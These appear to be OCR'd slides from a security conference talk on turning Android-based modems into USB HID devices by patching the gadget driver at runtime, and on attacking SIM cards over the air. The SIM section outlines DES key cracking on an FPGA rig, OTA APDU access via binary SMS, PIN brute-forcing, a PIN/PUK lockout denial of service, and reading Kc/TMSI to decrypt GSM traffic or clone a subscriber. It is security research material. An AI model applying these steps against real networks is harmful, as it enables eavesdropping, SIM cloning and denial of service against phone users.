
- drivers/usb/gadget/*
- Composite framework
  - allows multifunctional gadgets
  - implemented in composite.c

Android gadget driver

- Implemented in android.c
- Composite driver wrapper with some UI
- /sys/class/android_usb/android0
  - enabled
  - functions
  - Class/Protocol/SubClass etc.
  - List of supported functions
- Your favorite phone can become audio_source instead of mass storage

What about HID device?

- Patch kernel, compile, flash new kernel => BORING!!!



What about HID device?

- Android gadget driver works with supported_functions
- We can patch it in runtime!
  - Add new hid function in supported_functions array
  - Restart device
  - …
  - PROFIT


Sad Linux

- By default kernel doesn't have g_hid support
- Hard to build universal HID driver for different versions
  - vermagic
  - Function prototypes/structures changes over time
  - Different CPU
- Vendors have a hobby – rewrite kernel at unexpected places
- Fingerprint device before hack it!


DEMO


Resume

- For telcos
  - All your 3/4G modems/routers are ~~5Λ><~~ belong to us
- For everybody
  - Please don’t plug computers into your USB
  - Even if it your harmless ~~network printer~~ 4G modem



The Chip





What is SIM: for hacker

— Microcontroller
  - Own OS
  - Own file system
  - Application platform and API
— Used in different phones (even after upgrade)
— OS in independent, but can kill all security
  - Baseband access
  - OS sandbox bypass


What has Karsten taught us?

- Not all TARs are equally secure
- If you are lucky enough you could find something to bruteforce
- If you are even more lucky you can crack some keys
- Or some TARs would accept commands without any crypto at all

https://srlabs.de/rooting-sim-cards/

Getting the keys

- Either using rainbow tables or by plain old DES cracking
- We've chosen the way of brute force
- Existing solutions were too slow for us
- So why not to build something new?




Getting the keys

- So why not to build something new?
- Bitcoin mining business made another twist
- Which resulted in a number of affordable FPGAs on the market
- So…


The rig

+ Here's what we've done – proto #1




The rig

+ Here's what we've done – proto #2



The rig

+ Here's what we've done – final edition



The rig

+ Some specs:

Hardware	Speed (Mcrypt/sec)	Time for DES (days)	Time for 3DES (part of key is known, days)
Intel CPU (Core i7-2600K)	475	1755,8 (~5 years)	5267,4
Radeon GPU (R290X)	3`000	278	834
Single chip (xs6slx150-2)	7`680	108,6	325,8
ZTEX 1.15y	30`720	27,2	81,6
Our rig (8*ZTEX 1.15y)	**245`760**	**3,4**	**10,2**

+ descrypt bruteforcer - https://twitter.com/GiftsUngiven/status/492243408120213505

Now what?

- So you either got the keys or didn't need them, what's next?
  - Send random commands to any TARs that accept them
  - Send commands to known TARs

Now what?

- Send random commands to TARs that accept them
  - Many variables to guess:

    CLA INS P1 P2 P3 PROC DATA SW1 SW2
  - Good manuals or intelligent fuzzing needed
  - Or you'll end up with nothing: not knowing what you send and receive

Now what?

- Send commands to known TARs
  - Card manager (00 00 00)
  - File system (B0 00 00 - B0 FF FF)
  - …

Now what?

Card manager (TAR 00 00 00)


- Holy grail
- Install custom applets and jump off the JCVM
- Not enough technical details
- No successful POC publicly available
- But there are SIM cards allowing to install apps with no security at all!
- Someone have done it for sure…

Now what?

File system (B0 00 00 - B0 FF FF)

+ Stores interesting stuff: TMSI, Kc
+ May be protected by

CHV1 == PIN code



Now what?

- File system (TAR B0 00 00 - B0 FF FF)
  - Simple well documented APDU commands (SELECT, GET RESPONSE, READ BINARY, etc.)
  - Has it's own access conditions (READ, UPDATE, ACTIVATE, DEACTIVATE | CHV1, CHV2, ADM)

Attack?

- No fun in sending APDUs through card reader
- Let's do it over the air!
- Wrap file system access APDUs in binary SMS
- Can be done with osmocom, some gsm modems or SMSC gateway


Attack?

- Binary SMS can be filtered
- Several vectors exist:
  - Intra-network
  - Inter-network
  - SMS gates
  - Fake BTS/FemtoCell

Attack?

- Wait! What about access conditions?
  - We still need a PIN to read interesting stuff
  - Often PIN is set to 0000 by operator and is never changed
  - Otherwise needs

    bruteforcing



Attack?

- PIN bruteforce
  - Only 3 attempts until PIN is blocked
  - Needs a wide range of victims to get appropriate success rate
  - Provides some obvious possibilities…

Attack?

- Byproduct attack – subscriber DoS
  - Try 3 wrong PINs
  - PIN is locked, PUK(CHV2) requested
  - Try 10 wrong PUKs
  - PUK is locked
  - Subscriber is locked out of GSM network - needs to replace SIM card

Attack?

- To sniff we still got to figure out the ARFCN
- There are different ways…
- Catching paging responses on CCCH feels like the most obvious way
- Still have to be coded – go do it!
- Everything could be built on osmocom-bb…


Attack?

- Assuming we were lucky enough
  - We do have the OTA key either don’t need one
  - We’ve got the PIN either don’t need one
  - All we need is to read two elementary files
  - MF/DF/EF/Kc and MF/DF/EF/loci
  - Go look at SIMTracer!

Attack?

- Assuming we were lucky enough
  - We now got TMSI and Kc and don't need to rely on Kraken anymore
  - Collect some GSM traffic with your SDR of choice or osmocom-bb phone
  - Decrypt it using obtained Kc
  - Or just clone the victim for a while using obtained TMSI & Kc
  - Looks like A5/3 friendly!
  - Profit!

DEMO



So?

